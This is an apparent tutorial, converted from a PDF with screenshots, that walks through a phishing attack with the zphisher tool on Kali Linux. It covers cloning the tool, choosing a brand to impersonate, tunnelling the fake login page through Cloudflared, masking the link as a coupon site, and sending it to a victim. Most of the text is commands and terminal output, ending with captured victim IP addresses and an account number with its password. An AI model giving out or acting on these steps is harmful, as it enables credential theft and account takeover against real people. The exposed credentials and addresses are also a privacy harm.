

Phishing Attack

Introduction:

➤ What is Phishing attack?

Phishing is a social engineering attack where an attacker tricks a victim into revealing sensitive information such as login credentials, credit card details, or personal data. This is done by impersonating a trusted entity, like a bank, social media site, or company.

➤ How does Phishing attack Works?

- I. Attackers create a fake website that looks identical to a real one.
- II. They send fraudulent messages (emails, SMS, or social media links) to victims.
- III. Victims enter their credentials, thinking it's a legitimate site.
- IV. The attacker captures the login details and gains unauthorized access.

Step-by-step process of Phishing attack:


Step-01: In step-01 open the kali linux in your desktop and go to root

File by using these command.

Command: "sudo su".

Step-02: In step-02 we have copy a link in which zphisher tools Available, and go to linux and get clone the link in linux

Command: “get clone https: //github.com/htr-tech/zphisher.git”

A terminal window on a Kali Linux system. The user is at the desktop and runs 'sudo su' to become root. Then, they run 'git clone https://github.com/htr-tech/zphisher.git'. The terminal shows the progress of cloning: enumerating objects, counting objects, compressing objects, and finally receiving the objects. The repository is cloned into a folder named 'zphisher' in the user's home directory.


```
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 1.69 MiB/s, done.
Resolving deltas: 100% (817/817), done.
(root@kali)-[/home/kali/Desktop]
#
```

Step-03: After cloning the zphisher then change the folder to zphisher

By these command – “cd zphisher”.

Step-04: In step-04 we have to run the zphisher tool by using these

Command. Command- “./zphisher”

A terminal window showing the execution of the zphisher script. The user has navigated to the 'zphisher' directory and runs './zphisher.sh'. The script performs several checks and installations: it installs required packages (already installed), checks internet status (online), checks for updates (up to date), and installs Cloudflare and LocalXpose.

```
(root@kali)-[/home/kali/Desktop]
# cd zphisher
(root@kali)-[/home/kali/Desktop/zphisher]
# ./zphisher.sh

[+] Installing required packages ...
[+] Packages already installed.
[+] Internet Status : Online
[+] Checking for update : up to date
[+] Installing Cloudflared ...
[+] Installing LocalXpose ...
```

Step-05: In step-05 the zphisher tool will run and ask some details that

we have provide to it for fake website logins.

- In these first it will ask for from which website you have to attack the victim. It show the websites list and we have to choose from it.

A terminal window showing the ZPHISHER 2.3.5 menu. The title bar includes icons for file explorer, terminal, and other applications, along with window controls. The menu lists 35 options for selecting an attack for a victim, including various social media and e-commerce sites. The user has selected option 01 (Facebook).

```
File Actions Edit View Help

ZPHISHER
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)


[::] Select An Attack For Your Victim [::]

01| Facebook      11| Twitch          21| DeviantArt
02| Instagram    12| Pinterest      22| Badoo
03| Google       13| Snapchat       23| Origin
04| Microsoft    14| LinkedIn       24| DropBox
05| Netflix      15| Ebay           25| Yahoo
06| Paypal       16| Quora          26| Wordpress
07| Steam        17| Protonmail     27| Yandex
08| Twitter      18| Spotify        28| Stackoverflow
09| Playstation  19| Reddit         29| Vn
10| Tiktok       20| Adobe          30| XBOX
31| Mediafire    32| Gitlab         33| Github
34| Discord      35| Roblox

99| About       00| Exit

[-] Select an option : 01
```

- After selecting it goes to another step in that step we have choose which type of fake login page we have create i.e Tradiational login page.


A terminal window showing the fake login page selection menu. The user has selected option 01 (Traditional Login Page).

```
[-] Select an option : 01

01| Traditional Login Page
02| Advanced Voting Poll Login Page
03| Fake Security Login Page
04| Facebook Messenger Login Page

[-] Select an option : 01
```

- After these we have to select from whom we have to send that login page.
I.e 1. Localhost – refers gives info of user.
2. Cloudflared – refers it provide a link from that link we can send to victim.
3. LocalXpose – refers it will also provide a link but it is active only for 15 minutes.
- Choose 2nd option after that enter port number any random 4 digit number.

A terminal window showing the port forwarding service selection menu. The user has selected option 02 (Cloudflared).

```
File Actions Edit View Help


ZPHISHER 2.3.5

01| Localhost
02| Cloudflared [Auto Detects]
03| LocalXpose [NEW! Max 15Min]

[-] Select a port forwarding service : 02
```

- After entering the port number it will provide you to

create an link with name.




```
root@kali: /home/kali/Desktop/zphisher
File Actions Edit View Help

zPHISHER 2.3.5

[?] Do you want to change Mask URL? [y/N] : y
[-] Enter your custom URL below (Example: https://get-free-followers.com)
=> https://get-free-cupons.com
```


- After these it will generate a link copy that link and send to your vicitim.



```
root@kali: /home/kali/Desktop/zphisher
File Actions Edit View Help

zPHISHER 2.3.5

[-] URL 1 : https://zoning-checklist-married-mass.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://get-free-cupons.com@
[-] Waiting for Login Info, Ctrl + C to exit ...
```



Google

Sign in

with your Google Account

Email or phone


2403031260028

Enter your password

.....

[Forgot password?](#) [SIGN IN](#)

- In next step that what the details that victim is given they are showed in our kali linux.



```
root@kali: /home
File Actions Edit View Help

[-] Victim's IP : 47.247.94.68
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 136.233.152.171
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 136.233.152.171
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : 2403031260028
[-] Password : 24102006
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. █
```